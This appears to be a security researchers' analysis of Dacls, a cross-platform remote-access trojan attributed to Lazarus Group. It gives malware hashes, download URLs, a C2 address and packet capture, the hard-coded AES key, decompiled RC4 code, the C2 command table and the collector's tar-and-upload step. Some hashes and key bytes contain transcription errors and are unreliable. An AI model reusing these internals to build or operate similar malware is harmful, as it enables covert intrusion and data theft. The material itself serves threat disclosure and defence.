

Dacls

# Dacls, the Dual platform RAT



jinye, Genshen Ye

Dec 17, 2019 • 12 min read

## Background

On October 25, 2019, a suspicious ELF file (80coefb9e129f7f9b05a783df6959812) was flagged by our new threat monitoring system. At first glance, it seems to be just another one of the regular botnets, but we soon realized this is something with potential link to the Lazarus Group.

At present, the industry has never disclosed the Lazarus Group's attack samples and cases against the Linux platform. And our analysis shows that this is a fully functional, covert and RAT program targeting both Windows and Linux platforms, and the samples share some key characters being used by Lazarus Group.

## The links between Lazarus Group and Dacls RAT

First, we searched VT for the hardcoded string `c_2910.cls` and `k_3872.cls` in the sample and found 5 more samples. We can confirm from their sample and C2 instruction codes that they are the same RAT family, and is suitable for Windows and Linux platforms, respectively.


One of the 5 samples `6de65fc57a4428ad7e262e980a7f6cc7` was pointed to as Lazarus Group by the user Raeezabdulla of the VirusTotal community, and cited a report "CES Themed Targeting from Lazarus". This sample also has download address of <https://thevagabondsatchel.com/wp-content/uploads/2019/03/wm64.avi>. In October 2019, a sample named NukeSped was tagged by Twitter user @cyberwar\_15 as Lazarus Group. And that

sample file b578ccf307d55d3267f98349e20ecff1 has the download url as

<http://thevagabondsatchel.com/wp-content/uploads/2019/09/public.avi>

A quick google returns many Lazarus Group analysis reports and some open source threat intelligence data, many pointing out that thevagabondsatchel.com was used by Lazarus Group to store samples.

Therefore, we speculate that the attacker behind Dacls RAT is Lazarus Group.



Currently this sample is shown on VirusTotal with 26 pretty generic malware tag from by 26 antivirus vendors with no relevant analysis report. Therefore, we think it is necessary to disclose some of its technical detail here.

We name it Dacls (Win32.Dacls and Linux.Dacls) based on its file name and hard-coded strings.

## Dacls overview

Dacls is a new type of remote-control software targeting both Windows and Linux environment. Its functions are modular, the C2 protocol uses TLS and RC4 double-layer encryption, the configuration file uses AES encryption and supports C2 instruction dynamic update. The Win32.Dacls plug-in module is dynamically loaded through a remote URL, and the Linux version of the plug-in is compiled directly in the Bot program.

## Downloader server

We found a series of samples on a suspected download server

<http://www.areac-agr.com/cms/wp-content/uploads/2015/12/>, including Win32.Dacls, Linux.Dacls, the open source program Socat, and working payload for Confluence CVE-2019-3396. We speculated that the Lazarus Group used the CVE-2019-3396 N-day vulnerability to spread the Dacls Bot program.

```
MD5 (check.vm) = a99b7ef095f44cf35453465c64f0c70c //Confluence CVE-2019-3396 Payload
MD5 (hdata.dat) = 982bf527b9fe16205fea606d1beed7fa //Log Collector
MD5 (ldata.dat) = 80c0efb9e129f7f9b05a783df6959812 //Linux Dacls Bot
MD5 (mdata.dat) = 80c0efb9e129f7f9b05a783df6959812 //Linux Dacls Bot
MD5 (r.vm) = a99b7ef095f44cf35453465c64f0c70c //Confluence CVE-2019-3396 Payload
MD5 (rdata.dat) = bea49839390e4f1eb3cb38d0fcacf897e //Windows Dacls Bot
MD5 (sdata.dat) = e883bf5fd22eb6237eb84d80bbcf2ac9 //Open-Source Socat
```

## Reverse analysis

### Log Collector sample

- MD5: 982bf527b9fe16205fea606d1beed7fa

*ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, no section header*

The function of this sample is simple. It collects the target host information by specifying the parameters of the log collecting process. It avoids scanning some specified root and secondary directories, and write the retrieved file path to

</tmp/hdv.log>.

```
Avoid Scanning Root Directory
/bin
/boot
/dev
/etc
/lib
/lib32
/lib64
```

```
/lost+found  
/sbin  
/sys  
/tmp  
/proc  
/run  
  
Avoid Scanning Secondary Directory  
/usr/bin  
/usr/etc  
/usr/games  
/usr/include  
/usr/lib  
/usr/lib32  
/usr/lib64  
/usr/libexec  
/usr/sbin  
/usr/share  
/usr/src  
/usr/tmp  
/var/adm  
/var/cache  
/var/crash  
/var/db  
/var/empty  
/var/games  
/var/gopher  
/var/kerberos  
/var/lock  
/var/nis  
/var/preserve  
/var/run  
/var/yp
```

## Sample logging format

deep	name	type	size	last date
0	/	D	0	000000000000
1	bin	D	0	201911290628
2	bash	F	1037528	201907121226
2	bunzip2	F	31352	201907040536
2	busybox	F	1984584	201903070712
2	bzcat	F	31352	201907040536
2	bzcmp	F	2140	201907040536
...				

When all the work is done, it executes the system tar command to compress the log file `tar -cvzf /tmp/hdv.rm /tmp/hdv.log` and upload it to the specified log

collecting interface.

## Linux.Dacls sample


- MD5: 80coefb9e129f7f9b05a783df6959812

*ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, for GNU/Linux 3.2.0, BuildID[sha1]=e14724498374cb9b80a77b7bfeb1d1bd342ee139, stripped*

The main functions of Linux.Dacls Bot include: command execution, file management, process management, test network access, C2 connection agent, network scanning module.

### Initialization

After Linux.Dacls Bot is started, it runs in the daemon mode in the background, and uses the startup parameters `/pro`, the Bot PID file, `/var/run/init.pid` and the Bot process name `/proc/<pid>/cmdline` to distinguish different operating environments. We suspect that it may be used for Bot program upgrades.



## Configuration file .memcahce

The Linux.Dacls Bot configuration file is stored at `$HOME/.memcache`, and the file content is `0x8E20 + 4 bytes`. If Bot cannot find the configuration file after startup, it will use AES encryption to generate the default configuration file based on the hard-coded information in the sample. After successful Bot communicates with C2, the configuration file will get updated.

## Data structure

We define the data structure information of the configuration file as `struct_global_cfg`, which stores the Bot operating parameters, C2 information, and plug-in information.

```

struct struct_plugin_cfg_data
{
    int plugin_id;
    int plugin_type;
    int unk3;
    char name[1040];
};

struct struct_c2_content
{
    char content[2048];
};

struct struct_global_cfg
{
    int session_id;
    int unk_const1;
    int sus_version_20190417;
    int connect_retry_sleep_time;
    char unk_array1[88];
    int c2_num;
    struct_c2_content c2_list[3];
    char unknown_filed_186C[14340];
    struct_plugin_cfg_data plug_cfg_data_list[15];
};

```

## AES encryption algorithm

- AES, CBC Mode
- Key: Ao D2 89 29 27 78 75 F6 AA 78 C7 98 39 A0 05 ED
- IV: 39 18 82 62 33 EA 18 BB 18 30 78 97 A9 E1 8A 92

## Decrypting the configuration file

After decrypting the configuration file, we can see some plain text information in it, for example: session ID, version information, reconnection time for C2, C2 information, etc. After successfully connecting to C2, the configuration file will be updated according to received C2 instructions, such as adding new plugin information supported by the Bot, updated C2 information, etc.

00000000: 72 F6 BD 00-00 01 03 00-D1 14 34 01-02 00 00 00 r: 400
00000010: 00 00 00 00-00 00 00 00 00-00 00 00 00 00-00 00 00 00
00000020: session id 00 00 00-00 00 00 00-00 20190417 00 00 00 retry sleep times
00000030: 00 00 00 00-00 00 00 00 00-00 00 00 00 00 00 00 00 00
00000040: 02 00 00 00-00 00 00 00 00-00 00 00 00 00 00 00 00 00
00000050: 00 00 00 00-00 00 00 00 00-00 00 00 00 00 00 00 00 00
00000060: 00 00 00 00-00 00 00 00-03 00 00 00-31 00 37 00 00 00 17
00000070: 32 00 2E 00-39 00 33 00-2E 00 32 00-30 00 31 00 00 00 2 . 9 3 . 2 0 1
00000080: 2E 00 32 00-31 00 39 00-3A 00 34 00-34 00 33 00 00 00 2 . 2 1 9 : 4 4 3
00000090: 00 00 00 00-00 00 00 00-00 00 00 00 00 00 00 00 00 00
000000A0: 00 00 00 00-00 00 00 00-00 00 00 00 00 00 00 00 00 00
000000B0: 00 00 00 00-00 00 00 00-00 00 00 00 00 00 00 00 00 00
000000C0: 00 00 00 00-00 00 00 00-00 00 00 00 00 00 00 00 00 00
000000D0: 00 00 00 00-00 00 00 00-00 00 00 00 00 00 00 00 00 00

## C2 protocol

Linux.Dacls Bot and C2 communication is mainly divided into three stages, and uses TLS and RC4 double-layer encryption algorithms to ensure data communication security. The first phase is to establish a TLS connection, the second phase is to establish agreement for authentication process (Malware Beaconing), and the third phase is to send RC4 encrypted data by Bot.

## SSL connection

Time	Source	Destination	Protocol	Length	Info
2019-10-25 13:01:01.986553	192.168.40.138	172.93.201.219	TCP	74	56241 → 443 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=97809 TSecr=0 WS=4
2019-10-25 13:01:02.303766	172.93.201.219	192.168.40.138	TCP	60	443 → 56241 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
2019-10-25 13:01:02.307988	192.168.40.138	172.93.201.219	TCP	54	56241 → 443 [ACK] Seq=1 Ack=1 Win=14600 Len=0
2019-10-25 13:01:02.333829	192.168.40.138	172.93.201.219	TLSv1.2	202	Client Hello
2019-10-25 13:01:02.334021	172.93.201.219	192.168.40.138	TCP	60	443 → 56241 [ACK] Seq=1 Ack=149 Win=64240 Len=0
2019-10-25 13:01:02.639691	172.93.201.219	192.168.40.138	TLSv1.2	1514	Server Hello, Certificate
2019-10-25 13:01:02.639730	172.93.201.219	192.168.40.138	TLSv1.2	186	Server Key Exchange, Server Hello Done
2019-10-25 13:01:02.649773	192.168.40.138	172.93.201.219	TCP	54	56241 → 443 [ACK] Seq=149 Ack=1461 Win=17520 Len=0
2019-10-25 13:01:02.650764	192.168.40.138	172.93.201.219	TCP	54	56241 → 443 [ACK] Seq=149 Ack=1593 Win=17520 Len=0
2019-10-25 13:01:03.032258	192.168.40.138	172.93.201.219	TLSv1.2	197	Client Key Exchange
2019-10-25 13:01:03.032498	172.93.201.219	192.168.40.138	TCP	60	443 → 56241 [ACK] Seq=1593 Ack=292 Win=64240 Len=0
2019-10-25 13:01:03.044115	192.168.40.138	172.93.201.219	TLSv1.2	60	Change Cipher Spec
2019-10-25 13:01:03.044338	172.93.201.219	192.168.40.138	TCP	60	443 → 56241 [ACK] Seq=1593 Ack=298 Win=64240 Len=0
2019-10-25 13:01:03.051204	192.168.40.138	172.93.201.219	TLSv1.2	99	Encrypted Handshake Message
2019-10-25 13:01:03.051423	172.93.201.219	192.168.40.138	TCP	60	443 → 56241 [ACK] Seq=1593 Ack=343 Win=64240 Len=0
2019-10-25 13:01:03.660572	172.93.201.219	192.168.40.138	TLSv1.2	105	Change Cipher Spec, Encrypted Handshake Message
2019-10-25 13:01:03.663236	192.168.40.138	172.93.201.219	TCP	54	56241 → 443 [ACK] Seq=343 Ack=1644 Win=17520 Len=0
2019-10-25 13:01:03.681760	192.168.40.138	172.93.201.219	TLSv1.2	87	Application Data
2019-10-25 13:01:03.681962	172.93.201.219	192.168.40.138	TCP	60	443 → 56241 [ACK] Seq=1644 Ack=376 Win=64240 Len=0
2019-10-25 13:01:03.955086	172.93.201.219	192.168.40.138	TLSv1.2	87	Application Data
2019-10-25 13:01:03.963750	192.168.40.138	172.93.201.219	TLSv1.2	87	Application Data
2019-10-25 13:01:03.963984	172.93.201.219	192.168.40.138	TCP	60	443 → 56241 [ACK] Seq=1677 Ack=409 Win=64240 Len=0
2019-10-25 13:01:04.125604	192.168.40.138	172.93.201.219	TLSv1.2	95	Application Data
2019-10-25 13:01:04.125812	172.93.201.219	192.168.40.138	TCP	60	443 → 56241 [ACK] Seq=1677 Ack=450 Win=64240 Len=0
2019-10-25 13:01:04.135135	192.168.40.138	172.93.201.219	TLSv1.2	87	Application Data

## Phase 2

Several Beacon messages and C2 confirm each other's identity are exchanged here.

CMD	DIRECTION	ENCRYPTED	DESCRIPTION
0x20000	send	no	Beacon
0x20100	recv	no	Beacon
0x20200	send	no	Beacon

## RC4 encryption and decryption process

- RC4 Key generation algorithm, generated by random function, Key length range: greater than 0 and less than 50

```
memset((__int64)_network_ctx->crypt_table1, 0LL, 0x102LL);
memset((__int64)_network_ctx->crypt_table2, 0LL, 0x102LL);
memset((__int64)_network_ctx->random_key_stream, 0LL, 0x100LL);
_network_ctx->random_key_stream_len = 0;
if ( write_or_read )
{
    _network_ctx->random_key_stream_len = 0x10 * ((signed int)random() % 4) + 1;
    for ( i = 0; i < _network_ctx->random_key_stream_len; ++i )
        _network_ctx->random_key_stream[i] = (signed int)random() % 0xFF;
    reand_tb_len = _network_ctx->random_key_stream_len;
    if ( (signed int)write_or_read == 1 )
        _network_ctx->random_key_stream[_network_ctx->random_key_stream_len - 1] = 0;
}
```

- Replacement table generation algorithm, generate replacement table for RC4 encryption based on RC4 Key

```
char *_fastcall init_RC4_SBox_401C56(__int64 a1, char *SBox, char *_key, int _key_len)
{
    char *result; // rax
    int key_len; // [rsp+4h] [rbp-2Ch]
    char *key; // [rsp+8h] [rbp-28h]
    unsigned __int8 map_index; // [rsp+2Bh] [rbp-5h]
    signed int i; // [rsp+2Ch] [rbp-4h]
    signed int index; // [rsp+2Ch] [rbp-4h]

    key = _key;
    key_len = _key_len;
    for ( i = 0; i <= 0xFF; ++i )
        SBox[i] = i;
    SBox[0x100] = 0;
    result = SBox;
    SBox[0x101] = 0;
    index = 0;
    map_index = 0;
    while ( index <= 0xFF )
    {
        map_index += SBox[index] + key[index % key_len];
        result = swap_byte_401C22(a1, &SBox[index++], &SBox[map_index]);
    }
    return result;
}
```

- Encryption / decryption algorithm, complete encryption / decryption according to the replacement table generation algorithm. Because RC4 is a symmetric encryption algorithm, the encryption / decryption algorithm is consistent

```
__int64 __fastcall RC4_encrypt_decrypt_401D19(__int64 a1, char *SBox, __int64 encrypted_1, __int64 decrypted_1, int len)
{
    __int64 result; // rax
    int encrypted_len; // [rsp+4h] [rbp-34h]
    char *decrypted; // [rsp+8h] [rbp-30h]
    char *encrypted; // [rsp+10h] [rbp-28h]
    int idx; // [rsp+34h] [rbp-4h]

    encrypted = (char *)encrypted_1;
    decrypted = (char *)decrypted_1;
    encrypted_len = len;
    for ( idx = 0; ; ++idx )
    {
        result = (unsigned int)idx;
        if ( idx >= encrypted_len )
            break;
        SBox[0x101] += SBox[(unsigned __int8)+SBox[0x100]];
        swap_byte_401C22(a1, &SBox[(unsigned __int8)SBox[0x100]], &SBox[(unsigned __int8)SBox[0x101]]);
        decrypted[idx] = SBox[(unsigned __int8)(SBox[(unsigned __int8)SBox[0x100]] + SBox[(unsigned __int8)SBox[0x101]])) ^ encrypted[idx];
    }
    return result;
}
```

- RC4 decryption example

After completing the protocol authentication, Bot sends the RC4 Key length (the first 4 bytes) and RC4 Key data to C2.

00000000 00 00 02 00	00000000 00 01 02 00	Malware Beaconing	....
00000004 00 02 02 00			....
00000008 00 03 02 00 00 00 00 00 00 00 00 00 00 00 00 00			.....
00000014 31 00 00 00			1...
00000018 a3 2f c2 10 f3 92 79 c3 0e f6 e4 e5 2e 69 29 86			./....y. ....i).
00000028 0d 3a 92 f5 b7 23 fc 91 d9 46 91 55 a3 86 5a 47			.:....#.. .F.U..ZG
00000038 36 1d 58 2a af d1 6d 3d 49 52 23 77 bc 4d fd 49		RC4 Key	6.X*..m= IR#w.M.I
00000048 87			.
00000004 fe 3c 2c d7 bf 08 e3 91 d7 00 1f d0			<,...
00000049 fe 3e 2e d7 ef 0d e3 91 d7 00 1f d0			.>.....
00000055 94 c0 f0 26 81 d9 27 a5 cc 10 57 af bf 0e 8c 87			...&..'. ..W.....
00000065 4c 0d 77 26 53 ba 5e c9 62 a1 76 b9 5d 54 e8 f1			L.w&S.^. b.v.]T..
00000075 4c 4e 9e 2a 13 7a 74 6d 2e 92 ee 13 88 30 6e 80			LN.*.ztm .....0n..
00000085 2c 03 e9 5d 08 e3 52 83 88 3b 8d 51 f7 5f d7 f7			,...].R. ;.Q._..
00000095 de 3a 88 22 3f 7a fb e5 ed f5 fd 87 5c a3 2d 7f			.:"?z.. ....\.-.
000000A5 d2 bf 23 b6 19 b3 e2 be cf 27 6f 0e 2b f2 98 a1			..#..... .'o.+...
000000B5 84 12 3f bc c1 ba af 87 c4 ba d7 9f e9 72 39 4c			..?..... ....r9L
000000C5 c6 48 dc cc 31 df 8b 3c f6 3f 6f 80 95 18 bf 71			.H..1..< .?o....q
000000D5 87 d3 3f 7f ea f1 0d a0 fd 92 c4 7e 52 50 56 45			..?..... ....~RPVE
000000E5 ed 2d df 91 b8 43 81 e3 71 fb 99 0d f7 94 7f e5			.-..C.. q.....
000000F5 23 3a c7 dd 7e 4c 5e 27 d7 b4 60 2c 33 48 1a 15			#:..~L^' ..` ,3H..
00000105 80 3e 6d 1d 91 64 4b 7d cc 7c 50 9e bd 97 a2 d4			.>m..dK} . P.....
00000115 78 92 66 46 eb 47 c5 1a 63 d4 05 4d b0 1d 7f 05			x.fF.G.. c..M....
00000125 be 99 47 86 1a d9 91 d2 f3 43 08 11 fb 56 c8 66			..G..... .C...V.f
00000135 30 b2 01 ed 63 be eb 5a e6 94 6d 8b 46 00 8f 48			0...c..Z ..m.F..H
00000145 3a e3 79 48 4d 91 0b 45 ca 67 8e b5 e8 79 0e 6a			:.yHM..E .g...y.j
00000155 b1 f3 23 a2 bd 85 a1 d8 7a 20 f4 8e 55 1c 3f 1a			..#..... z ..U.?.
00000165 80 5a 26 c9 46 7c d0 f0 84 f9 5b a8 53 7d 42 67			.Z&.F .. ..[.S}Bg

C2 receives the encryption key and sends the ciphertext to Bot. After decryption, the command is **0x00000700**. After that, Bot will upload the hostname-related information to C2.

Key:

```
a3 2f c2 10 f3 92 79 c3 0e f6 e4 e5 2e 69 29 86
0d 3a 92 f5 b7 23 fc 91 d9 46 91 55 a3 86 5a 47
36 1d 58 2a af d1 6d 3d 49 52 23 77 bc 4d fd 49
87
```

Ciphertext:

```
fe 3c 2c d7 bf 08 e3 91 d7 00 1f d0
```

Plaintext:

```
00 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

C2 instruction code table

The instructions accepted by Linux.Dacls Bot are a total of 12 bytes, but the actual effective size is 4 bytes, and it is divided into two control modes.

The first mode: when the third byte is 0, this is to control the Bot main logic.

The following is an example of the network sequence data packet corresponding to the **ox000000700** instruction: the mode is **ox00**, and the instruction **2** is **ox07** to control Bot to upload host name information

INSTRUCTION 1	INSTRUCTION 2	MODE	UNKNOWN
00	07	00	00

The second mode: when the third byte is 1, the plug-in logic is called.

The following is an example of the network sequence data packet corresponding to the **ox000010101** instruction: the mode is **ox01**, and the instruction **1** is **ox01**.

INSTRUCTION 1	INSTRUCTION 2	MODE	UNKNOWN
01	01	01	00

After receiving the instruction, Bot returns **ox20500** on successful execution and **ox20600** on failure.


- C2 instruction list for the Bot main logic part

MODULE	CMD	ENCRYPT	DESCRIPTION
Core	0x00000601	Yes	Upload C2 configuration information
Core	0x00000602	Yes	Download configuration information to \$HOME/.memcache
Core	0x00000700	Yes	Ask Bot to upload host information
Core	0x00000900	Yes	Ask Bot to send heartbeat information

